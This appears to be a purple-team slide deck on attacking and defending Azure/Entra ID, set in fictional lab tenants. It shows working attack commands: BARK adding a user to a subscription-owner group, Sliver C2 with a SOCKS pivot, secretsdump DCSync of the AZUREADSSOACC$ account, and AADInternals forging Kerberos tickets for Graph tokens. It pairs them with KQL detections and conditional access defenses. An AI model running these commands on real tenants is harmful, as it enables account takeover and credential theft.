


Primary Refresh Tokens



Token MindMap V1

<https://github.com/rootsecdev/Azure-Red-Team/blob/master/Tokens/TokenMindMap.jpg>



SharePoint Online

The screenshot shows the 'User settings' section of the SharePoint Online admin center. Under 'Default user role permissions', there are four toggle switches:

- 'Users can register applications': Yes (blue)
- 'Restrict non-admin users from creating tenants': No (grey)
- 'Users can create security groups': Yes (blue, highlighted with a red box)
- 'Guest user access': Learn more (link)

- On by default, end users can create security groups
- Will sometimes start by opening a public teams channel
- Group starts to store documents in SP document share
- GraphRunner detects public security groups

The screenshot shows a search results page for 'password'. The top navigation bar includes 'All', 'Files', 'Sites', 'People', 'News', 'Videos', 'Images', and 'Power BI'. The search bar contains 'password'. Below the navigation bar, there are filters for 'All sources', 'File type', and 'Last modified'. The search results list a single item:

- Passwords**
SharePoint • Information Security > ... > General
Anakin Skywalker modified on June 6, 2023
...Password Comments VPN49573 R3nTYL#^kA%rkcv VPN Credentials
darth.vader@deathstarlabs.net g...Password admin password123 Wordpress...

Passwords stored in excel, word, OneNote is the most common

Password formats: .ps1, .py, .yaml, etc...



Insecure Storage

Detecting Public Storage Blobs

- Google Searches
- **Microburst (Tooling - Requires Authentication)**
- Github Searches
- Inspecting Code on target website

```
VERBOSE: Listing out public blob files for the nsagov1 storage account...
VERBOSE: Writing available containers to nsagov1-Containers.csv
VERBOSE: Found Public Container - secrets
VERBOSE: Public File Available: Confidential.docx
VERBOSE: Public File Available: DeathStar Plans.docx
VERBOSE: Public File Available: Rebel Base Locations.docx
VERBOSE: Public File Available: secrets.yaml
```

Service	Subdomain
Azure Access Control Service <small>(retired)</small>	*.accesscontrol.windows.net
Microsoft Entra ID	*.graph.windows.net / *.onmicrosoft.com
Azure API Management	*.azure-api.net
Azure BizTalk Services <small>(retired)</small>	*.biztalk.windows.net
Azure Blob storage	*.blob.core.windows.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.azure.com



3rd Party Application Takeover

Abusing Microsoft Graph **Group.ReadWrite.All**

- Example of exploitation of 3rd party application Client ID/Secret Leak
- Roadrecon, a part of ROADtools gives an attacker valuable insight into high value/high privileged service principals
- Secret leaks can occur in numerous places:
 - Github
 - Logic Apps
 - .env files stored on web servers
 - Container workloads such as ACR

Azure-Bark-Testing

Overview Application roles assigned to others **Application roles assigned to this principal** Raw

Granted roles

This table shows roles that are exposed by other Service Principals, which are granted to this service principal. These roles give the service principal some rights, usually API rights on a resource.

Role	Service Principal	Role Definition	Resource	Description
Azure-Bark-Testing	ServicePrincipal	Group.ReadWrite.All	Microsoft Graph	Read and write all groups

ROADrecon

Home Users Groups Devices Administrative U Directory roles Applications **Service Principals** Application role OAuth2 Permiss



3rd Party Application Takeover

Scenario:

- Low Privilege or dormant account takeover
- ObjectId of target user and group
- AzureHound your attack paths

Ben Smith

Overview	Owned objects	Raw
Display name Ben Smith		
UserPrincipalName ben.smith@skywalkerlabs.net		
ObjectId 5e5846b0-5d8f-4ae6-96d5-b8c9507b3d79		
Email ben.smith@skywalkerlabs.net		
Last password change 2024-07-31T18:14:38		
Account source Cloud-only		
Account type Member		
Status Enabled		

Group memberships (2)

Name	Description
WindowsOSEnrollment	Members of this group will automatically be enrolled in intune

Subscription Management

Overview Raw

Display name	Subscription Management
Description	This group has owner access to all subscriptions in azure tenant
ObjectId	7d2a2b7a-11b3-4800-a586-8a90ba1c4d15
Created	2021-10-22T13:11:37
Group source	Cloud-only

Member users (2)

Name User principal name Type




3rd Party Application Takeover

Exploitation with BloodHound Attack Research Toolkit

<https://github.com/BloodHoundAD/BARK>

Example: Adding compromised account to security group that gives subscription ownership privileges



The screenshot shows a Windows PowerShell session titled "Administrator: Windows Powe". The command being run is:

```
PS C:\Tools\BARK> . .\BARK.ps1
PS C:\Tools\BARK> $MGToken = Get-MSGraphTokenWithClientCredentials -ClientId "061c9c8b-4e37-4c29-ae30-fcf87116f4a3" -ClientSecret "REDACTED" -TenantName "skywalkerlabs.net"
PS C:\Tools\BARK> Add-MemberToEntraGroup -PrincipalID "5e5846b0-5d8f-4ae6-96d5-b8c9507b3d79" -TargetGroupId "7d2a2b7a-11b3-4800-a586-8a90ba1c4d15" -Token $MGToken.access_token
PS C:\Tools\BARK> |
```

The client secret value is redacted.



Subscription Takeover Detection

- This scenario covers user added to a sensitive group
- Detections on direct ownership adds will not see this activity
- Add KQL detection to monitor adding members to sensitive groups

The screenshot shows the Azure Log Analytics workspace interface. At the top, there are two tabs: "New Query 1*" and "New Query 2*". Below them is a search bar with the placeholder "Search logs" and a "Run" button. To the right of the search bar are filters for "Time range: Last hour" and "Limit: 1000". On the left side, there are icons for different log types: Application, System, Security, and Network. The main area displays a KQL query:

```
1 AuditLogs  
2 | where Category == "GroupManagement"  
3 | where OperationName == "Add member to group"  
4 | where AdditionalDetails[0].value contains "WindowsPowerShell"  
5 | where TargetResources[1].id == "7d2a2b7a-11b3-4800-a586-8a90ba1c4d15"  
6 | project OperationName, Identity, TargetResources[0].userPrincipalName  
7
```

The results section shows the output of the query. It has tabs for "Results" and "Chart", with "Results" selected. There is also an "Add bookmark" option. The results table has columns for "OperationName", "Identity", and "TargetResources_0_userPrincipalName". One row is expanded to show details:

OperationName	Identity	TargetResources_0_userPrincipalName
Add member to group	Azure-Bark-Testing	ben.smith@skywalkerlabs.net
OperationName	Add member to group	
Identity	Azure-Bark-Testing	
TargetResources_0_userPrincipalName	ben.smith@skywalkerlabs.net	

https://github.com/rootsecdev/Microsoft-Blue-Forest/blob/master/PurpleTeam/Azure_Bark_Detection_Sensitive_Groups.kql



Seamless SSO

 Microsoft Azure Active Directory Connect

Welcome
Tasks
Connect to Azure AD
User Sign-In
Single sign-on
Configure

User sign-in

Select the Sign On method. [?](#)

Password Hash Synchronization [?](#)
 Pass-through authentication [?](#)
 Federation with AD FS [?](#)
 Federation with PingFederate [?](#)
 Do not configure [?](#)


Select this option to enable single sign-on for your corporate desktop users:

Enable single sign-on [?](#)

[Previous](#) [Next](#)



Seamless SSO



- Produces a machine account in Active Directory
- Creates an abuse path for any on premises account synchronized to the cloud. (Impersonation)
- Mixing domain admin/global admin on premises accounts is a bad idea
- Should be treated the same as krbtgt
- Account is rarely rotated



SSO Abuse Primitives/Setting the Stage

Establishing C2 Comms with Sliver C2

```
[server] sliver (cloud_storm) > beacons
ID          Name        Transport    Hostname      Username          Operating System  Last Check-In  Next Check-In
74014396   cloud_storm  http(s)     DESKTOP-HCLVF49  SKYWALKERLABS\jsmith  windows/amd64       21s           1m1s

[server] sliver (cloud_storm) > interactive
[*] Using beacon's active C2 endpoint: https://192.168.30.102:8081
[*] Tasked beacon cloud_storm (d748731a)

[*] Session 26187f75 cloud_storm - 192.168.30.100:59526 (DESKTOP-HCLVF49) - windows/amd64 - Mon, 02 Sep 2024 01:07:26 UTC

[server] sliver (cloud_storm) > use 26187f75-ca15-4194-8b6e-36e0a69ff16e
[*] Active session cloud_storm (26187f75-ca15-4194-8b6e-36e0a69ff16e)

[server] sliver (cloud_storm) > socks5 start -P 1080
[*] Started SOCKS5 127.0.0.1 1080
⚠ In-band SOCKS proxies can be a little unstable depending on protocol

[server] sliver (cloud_storm) >
```

```
(kali㉿deathstarlabs)-[~]
$ ssh root@azure-c2 -L 1080:127.0.0.1:1080
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Mon Sep  2 01:31:21 AM UTC 2024
```

<https://github.com/BishopFox/sliver>



SSO Abuse

```
(venv)-(root@deathstarlabs)-[/opt/impacket]
# proxychains secretsdump.py skywalkerlabs/[REDACTED]@192.168.30.5 -just-dc-user AZUREADSSOACC$  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
Impacket v0.12.0.dev1+20240823.155701.089603e0 - Copyright 2023 Fortra  
  
Password:  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.30.5:445  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.30.5:135  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.30.5:4966  
AZUREADSSOACC$:1602:aad3b435b51404eeaad3b435b51404ee:[REDACTED]  
[*] Kerberos keys grabbed
```

Compromising domain over proxychains with Sliver C2 Implant

<https://github.com/fortra/impacket>



[Microsoft Defender for Identity](#)

HIGH SEVERITY

Suspected DCSync attack (replication of directory services) was detected in skywalkerlabs

[REDACTED] on DESKTOP-HCLVF49 sent 1 replication request to DC1.


[Take a look in MDI >](#)

Useful links

- [Download security alert details](#)
- [Learn more about Suspected DCSync attack \(replication of directory services\)](#)
- [Manage notification settings](#)



SSO Abuse



- Persistence by not rotating AZUREADSSOACC machine account
- Attacker has account SIDS
- Mass Password Resets does not defeat this attack
- Depending on conditional access policies, attack can be performed remote or through a SOCKS proxy connection to internal network

```
(kali㉿deathstarlabs)-[~]
└─$ proxychains rpcclient -U 'skywalkerlabs/jsmith%[REDACTED]' 192.168.30.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.30.5:445 ... OK
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
[REDACTED]
user:[MSOL_d8dea9a764ab] rid:[0x455]
user:[svc_mssql] rid:[0x465]
user:[adsync] rid:[0x46d]
user:[svc_backup] rid:[0x46e]
user:[svc_alerts1] rid:[0x470]
user:[chris.taylor] rid:[0x4a9]
user:[chris.thomas] rid:[0x4aa]
user:[jsmith] rid:[0x4ac]
rpcclient $> lookupnames adsync
adsync S-1-5-21-236553560-858703100-3321816658-1133 (User: 1)
rpcclient $>
```



SSO Abuse

```
AADInternals 0.9.4
PS C:\> $kerberos=New-AADIntKerberosTicket -SidString "S-1-5-21-236553560-858703100-3321816658-1133" -Hash [REDACTED]
PS C:\> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain skywalkerlabs.net -SaveToCache
AccessToken saved to cache.

Tenant           User           Resource          Client
----           ----           ----             -----
c77f09a5-4134-4cff-a600-5d8faa906a95 adsync@skywalkerlabs.net https://graph.windows.net 1b730954-1685-4b74-9bfd-dac2...
.


PS C:\> Get-AADIntAccessTokenForMSGraph -KerberosTicket $kerberos -Domain skywalkerlabs.net -SaveToCache
AccessToken saved to cache.

Tenant           User           Resource          Client
----           ----           ----             -----
c77f09a5-4134-4cff-a600-5d8faa906a95 adsync@skywalkerlabs.net https://graph.microsoft.com 1b730954-1685-4b74-9bfd-d...
.

PS C:\> Get-AADIntAccessTokenForAzureCoreManagement -KerberosTicket $kerberos -Domain skywalkerlabs.net -SaveToCache
AccessToken saved to cache.

Tenant           User           Resource          Client
----           ----           ----             -----
c77f09a5-4134-4cff-a600-5d8faa906a95 adsync@skywalkerlabs.net https://management.core.windows.net/ d3590ed6-52b3-410...
.

PS C:\>
```



Defenses



made with mematic

<https://learn.microsoft.com/en-us/purview/audit-log-enable-disable?tabs=compliance-portal>

Microsoft Purview portal Compliance portal

Complete the following steps to turn on auditing:

1. In the Microsoft Purview compliance portal at <https://compliance.microsoft.com>, go to Solutions > Audit. Or to go directly to the Audit page, use <https://compliance.microsoft.com/auditlogsearch>.
2. If auditing isn't turned on for your organization, a banner is displayed prompting you start recording user and admin activity.
3. Select the Start recording user and admin activity banner.

It may take up to 60 minutes for the change to take effect.



Defenses

<https://learn.microsoft.com/en-us/security/operations/incident-response-playbooks>

The screenshot shows a user profile page for 'Ben Smith'. At the top, there are several action buttons: 'Edit properties', 'Delete', 'Refresh', 'Reset password', and 'Revoke sessions'. The 'Revoke sessions' button is highlighted with a red box. Below the buttons, there are three tabs: 'Overview' (which is underlined, indicating it's the active tab), 'Monitoring', and 'Properties'. Under the 'Overview' tab, there's a section titled 'Basic info' containing a blue circular profile picture with 'BS' initials, Ben Smith's name, his email address 'ben.smith@skywalkerlabs.net', and his member status. The URL of the page is visible at the bottom of the browser window.

https://learn.microsoft.com/en-us/graph/api/user-revoke-sessions?view=graph-rest-1.0



Conditional Access Defenses for Token Theft

- Enforce Device Compliance
- Enforce Hybrid Entra ID Join if using Active Directory
- Require MFA for any type of Device Registration
- Block Unknown and Unsupported Platforms
- Provides Mitigations for External Token Theft
- Attackers can pivot with C2 implant over SOCKS connection

When in doubt use Microsoft provided conditional access templates to avoid misconfiguration!

<https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-conditional-access-policy-common?tabs=secure-foundation>



Conditional Access Defenses for Token Theft

... > Security | Conditional Access > Conditional Access | Policies >

Require hybrid Azure AD joined device

Conditional Access policy

Delete View policy information

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *****:

Assignments

Users [Specific users included and specific users excluded](#)

Target resources [All cloud apps](#)

Network **NEW** [Not configured](#)

Conditions [0 conditions selected](#)

Access controls

Grant [1 control selected](#)

Session

Enable policy On Off

Grant

Control access enforcement to block or grant access. [Learn more](#)

Block access
 Grant access

Require multifactor authentication
 Require authentication strength
 Require device to be marked as compliant
 Require Microsoft Entra hybrid joined device

